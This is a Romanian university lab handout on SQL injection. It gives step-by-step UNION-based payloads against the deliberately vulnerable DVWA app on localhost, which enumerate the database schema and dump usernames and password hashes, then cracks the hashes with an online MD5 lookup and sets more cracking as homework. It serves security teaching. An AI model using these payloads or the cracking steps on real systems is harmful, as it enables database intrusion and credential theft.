Securitatea Datelor

Laboratorul nr.2 Atacuri SQL Injection

[**Cuprins** Ce este SQL Injection? 3](#_Toc5556)

[Demonstrație atac SQL Injection 3](#_Toc5557)

[Temă 13](#_Toc5558)

**Ce este SQL Injection?**

Acest tip de atac constă în inserarea unui script de tip SQL (Structured Query Language) într-o [aplicație](https://www.link-academy.com/curs-introducere-in-dezvoltarea-aplicatiilor-android) web prin intermediul unei căsuțe de input. Mai simplu, dacă o persoana rău intenționată găsește pe un site un formular de înscriere el va încerca să introducă acolo o comandă SQL care poate citi informații din baza de date.


În urma unui atac de succes se va putea face orice cu baza de date: inserare, actualizare, ștergere. Poate să execute operații de administrator și chiar să șteargă întreaga bază de date.

# Demonstrație atac SQL Injection


În pașii următori este descris un atac de tipul SQL Injection asupra aplicației DVWA (pe care am învățat să o instalăm la Laboratorul nr.1)

Pasul 1) Ne conectăm la aplicația DVWA

* <http://localhost/dvwa/login.php>
* User: admin / password: password



Pasul 2) Din tab-ul din partea stângă accesăm categoria DVWA Security – setăm nivelul de securitate Low și apăsăm butonul Submit




Pasul 3) Selectăm Sql Injection pentru a realiza atacurile de acest tip



Pasul 4) Pentru a vizualiza versiunea bazei de date, introducem în căsuța de dialog următorul script


%' or 0=0 union select null, version() #



Notă: În imaginea de mai sus se poate observa versiunea bazei de date: 10.4.6-MariaDB

Pasul 5) Afișarea numelui utilizatorului bazei de date - introducem în căsuța de dialog următorul script


%' or 0=0 union select null, user() #



Notă: Aceasta este root@localhost


Pasul 6) Afișarea numelui bazei de date - introducem în căsuța de dialog următorul script

%' or 0=0 union select null, database() #




Notă: În imaginea de mai sus pe ultimul rând putem observa că numele bazei de date este dvwa

Pasul 7) Afișarea tuturor tabelor din information\_schema - introducem în căsuța de dialog următorul script: %' and 1=0 union select null, table\_name from information\_schema.tables #



Notă: INFORMATION\_SCHEMA este baza de date, locul unde se stochează informații despre toate celelalte baze de date pe care le deține serverul MySQL.

Pasul 8) Afișează toate tabele user din information\_schmea - introducem în căsuța de dialog următorul script: %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#



Notă: În imaginea de mai sus afișăm toate tabelele care încep cu prefixul „user” din baza de date information\_schema.


Pasul 9) Afișăm toate coloanele din information\_schema, tabelul user - introducem în căsuța de dialog următorul script: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #



Notă: bservați că există un nume user\_id, first\_name, last\_name, utilizator și parolă.

Pasul 10) Afișăm tot conținutul din coloana din tabelul utilizator din information\_schema - introducem în căsuța de dialog următorul script:



%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #



Notă: Au fost identificate datele de autentificare: user și parolă


Pasul 11) Pentru decriptarea parolelor folosim MD5

* Accesăm site-ul <https://www.md5online.org/md5-decrypt.html> Copiem textul criptat



* Pentru user-ul admin parola identifcată este password

* Pentru userl pablo parola identificată este letmein



# Temă

Identificați parolele pentru user-ul:

1. gordonb
2. 1337
3. smithy